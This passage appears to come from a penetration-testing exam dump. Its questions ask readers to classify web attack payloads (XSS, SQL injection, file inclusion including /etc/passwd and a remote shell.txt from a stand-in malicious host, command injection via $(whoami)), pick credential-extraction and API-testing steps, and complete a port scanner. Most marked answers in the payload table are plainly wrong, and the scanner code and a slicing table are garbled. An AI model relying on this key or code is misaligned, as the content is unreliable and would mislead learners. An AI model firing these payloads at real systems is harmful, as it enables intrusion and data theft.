
–

Correct Answer:




Code segment	Output		
s[4:8]	nist	iita	
s[4:12:2]	nsrt	inis	
s[3::-1]	imdA		rota
s[-7:-2]	strat	snmA	

QUESTION 276
HOTSPOT -
Instructions:
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious.
Hot Area:



Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization ..., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`item=widget';waitfor%20delay%20'00:00:20';--`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization ..., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization ..., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`logfile=%2fetc%2fpasswd%00`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization ..., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization ..., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`item=widget%20union%20select%20null,null,@@version;--`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization ..., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`item=widget'+convert(int,@@version)+'`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization ..., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization ..., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`lookup=$(whoami)`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization ..., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.
`redir=http:%2f%2fwww.malicious-site.com`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization ..., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.



Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection [✓ DOM-based Cross Site Scripting] SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests [✓ Input Sanitization ", :, $, (.), (,).] Input Sanitizatin ", ', <...>< +.
`item=widget';waitfor%20delay%20'00:00:20';--`	[✓ Command Injection] DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls [✓ Input Sanitization .., \, /, sandbox requests] Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.

`search=Bob"%3e%3cimg%20src%3da%20oneerror%`
`3dalert(1)%3e`
	Command Injection
	DOM-based Cross Site Scripting
	[✓ SQL Injection (Error)]
	SQL Injection (Stacked)
	SQL Injection (Union)
	Reflected Cross Site Scripting
	Local File Inclusion
	Remote File Inclusion
	URL Redirect
		Parameterized queries
		Preventing external calls
		Input Sanitization .., \, /, sandbox requests
		Input Sanitization ", :, $, (.), (,).
		[✓ Input Sanitizatin ", ', <...>< +.]

`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) [✓ SQL Injection (Union)] Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .., \, /, sandbox requests [✓ Input Sanitization ", :, $, (.), (,).] Input Sanitizatin ", ', <...>< +.
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting [✓ Local File Inclusion] Remote File Inclusion URL Redirect	[✓ Parameterized queries] Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.

`item=widget%20union%20select%20null,null,`
`@@version;--`
	Command Injection
	DOM-based Cross Site Scripting
	SQL Injection (Error)
	SQL Injection (Stacked)
	[✓ SQL Injection (Union)]
	Reflected Cross Site Scripting
	Local File Inclusion
	Remote File Inclusion
	URL Redirect
		Parameterized queries
		Preventing external calls
		[✓ Input Sanitization .., \, /, sandbox requests]
		Input Sanitization ", :, $, (.), (,).
		Input Sanitizatin ", ', <...>< +.

`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) [✓ Reflected Cross Site Scripting] Local File Inclusion Remote File Inclusion URL Redirect	[✓ Parameterized queries] Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,). Input Sanitizatin ", ', <...>< +.

`logFile=http:%2f%2fwww.malicious-site.com%`
`2fshell.txt`
	Command Injection
	DOM-based Cross Site Scripting
	SQL Injection (Error)
	SQL Injection (Stacked)
	SQL Injection (Union)
	Reflected Cross Site Scripting
	Local File Inclusion
	Remote File Inclusion
	[✓ URL Redirect]
		Parameterized queries
		[✓ Preventing external calls]
		Input Sanitization .., \, /, sandbox requests
		Input Sanitization ", :, $, (.), (,).
		Input Sanitizatin ", ', <...>< +.

`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked)	[✓ Parameterized queries] Preventing external calls Input Sanitization .., \, /, sandbox requests Input Sanitization ", :, $, (.), (,).

QUESTION 277
In a physical penetration tester testing scenario. the penetration tester obtains physical access to a laptop. The laptop is logged in but locked. Which of the following is a potential NEXT step to extract credentials from the device?

- A. Brute force the user's password.
- B. Perform an ARP spoofing attack.
- C. Leverage the BeEF framework to capture credentials.
- D. Conduct LLMNR/NETBIOS-ns poisoning.


Correct Answer: *A*

QUESTION 278
A penetration tester is preparing to conduct API testing. Which of the following would be MOST helpful in preparing for this engagement?

- A. Nikto
- B. WAR
- C. W3AF
- D. Swagger

Correct Answer: *D*

QUESTION 279
DRAG DROP -
Instructions:
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
Select and Place:



```
#1/usr/bin/ruby
```

```
for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()
```

```
run_scan(sys.argv[1], ports)
```

```
ports - [21, 22]
```

